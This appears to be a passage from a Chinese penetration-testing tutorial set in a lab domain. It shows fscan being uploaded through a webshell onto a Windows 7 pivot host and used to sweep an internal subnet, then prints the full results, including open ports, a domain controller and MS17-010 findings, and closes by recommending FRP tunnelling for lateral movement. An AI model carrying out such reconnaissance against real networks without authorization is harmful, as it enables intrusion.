
1、拿到 Win7 跳板机的 Shell：



2、上传 fscan64.exe 文件到跳板机上：



3、在 Cknife 中打开命令终端，执行命令`fscan64.exe -h 192.168.52.0/24 -o result.txt`，进行内网信息探测：



4、下载并打开程序运行结果 result.txt，可以看到如下搜集到的全面的内网信息：

result.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
192.168.52.138:445 open
192.168.52.143:139 open
192.168.52.138:88 open
192.168.52.141:7001 open
192.168.52.143:3306 open
192.168.52.141:445 open
192.168.52.143:445 open
192.168.52.141:139 open
192.168.52.138:139 open
192.168.52.143:135 open
192.168.52.141:135 open
192.168.52.141:21 open
192.168.52.143:80 open
192.168.52.138:80 open
192.168.52.141:8099 open
192.168.52.141:7002 open
192.168.52.138:135 open
192.168.52.141:8098 open
NetInfo:
```

```
[*]192.168.52.143
   [->]stu1
   [->]192.168.52.143
   [->]169.254.129.186
   [->]192.168.92.130
NetInfo:
[*]192.168.52.138
   [->]owa
   [->]192.168.52.138
[*] 192.168.52.143       □ __MSBROWSE__  \STU1              Windows 7 Professional 7601 Service Pack 1
[+] 192.168.52.143  MS17-010              (Windows 7 Professional 7601 Service Pack 1)
NetInfo:
[*]192.168.52.141
   [->]root-tvi862ubeh
   [->]192.168.52.141
[*] WebTitle:http://192.168.52.141:7002 code:200 len:2632   title:Sentinel Keys License Monitor
[*] 192.168.52.141       GOD\SNTL_ROOT-TVI86
```



附上所有结果：


```
192.168.52.138:445 open
192.168.52.143:139 open
192.168.52.138:88 open
192.168.52.141:7001 open
192.168.52.143:3306 open
192.168.52.141:445 open
192.168.52.143:445 open
192.168.52.141:139 open
192.168.52.138:139 open
192.168.52.143:135 open
192.168.52.141:135 open
192.168.52.141:21 open
192.168.52.143:80 open
192.168.52.138:80 open
192.168.52.141:8099 open
192.168.52.141:7002 open
192.168.52.138:135 open
192.168.52.141:8098 open
NetInfo:
[*]192.168.52.143
   [->]stu1
   [->]192.168.52.143
   [->]169.254.129.186
   [->]192.168.92.130
NetInfo:
[*]192.168.52.138
   [->]owa
   [->]192.168.52.138
[*] 192.168.52.143       __MSBROWSE__\STU1              Windows 7 Professional 7601 Service Pack 1
[+] 192.168.52.143 MS17-010 (Windows 7 Professional 7601 Service Pack 1)
NetInfo:
[*]192.168.52.141
   [->]root-tvi862ubeh
   [->]192.168.52.141
[*] WebTitle:http://192.168.52.141:7002 code:200 len:2632   title:Sentinel Keys License Monitor
[*] 192.168.52.141       GOD\SNTL_ROOT-TVI86
[+] 192.168.52.138 MS17-010 (Windows Server 2008 R2 Datacenter 7601 Service Pack 1)
[*] 192.168.52.138 [+]DC GOD\OWA              Windows Server 2008 R2 Datacenter 7601 Service Pack 1
[+] 192.168.52.141 MS17-010 (Windows Server 2003 3790)
[*] WebTitle:http://192.168.52.138     code:200 len:4      title:IIS7
[*] WebTitle:http://192.168.52.141:8099 code:403 len:1409   title:The page must be viewed over a secure channel
[*] WebTitle:http://192.168.52.143     code:200 len:21     title:phpStudy 探针 2014
[+] ftp://192.168.52.141:21:anonymous
```


可以看到，扫描结果里包括了几大类信息：

1. 扫描的内网网段里存活的主机 IP 及其开放的端口；
2. 扫描的内网网段里主机的名称、MS17-010 永恒之蓝等漏洞扫描结果（两台主机存在该漏洞）；
3. 扫描的内网网段里主机开放的 Web 服务的标题、端口地址！

此处验证下扫描到的几个内网 Web 服务是否真实存在：







看到这，你应该明白 fscan 这款内网神器有多香了吧！收集到如此多的内网资产信息，接下来的内网横向渗透就更加简便清晰了！

总结

本文学习、总结了内网穿透神器 FRP 反向代理工具的使用方法，同时介绍了 fscan 内网资产情况扫描神器的使用。在实际的攻防演习、内网渗透中，拿到外网跳板机的 Shell 权限后，我们可以使用 fscan 在跳板机上扫描内网进行资产搜集，然后使用 FRP 进行内网穿透后对收集到的内网资产进行横向渗透攻击！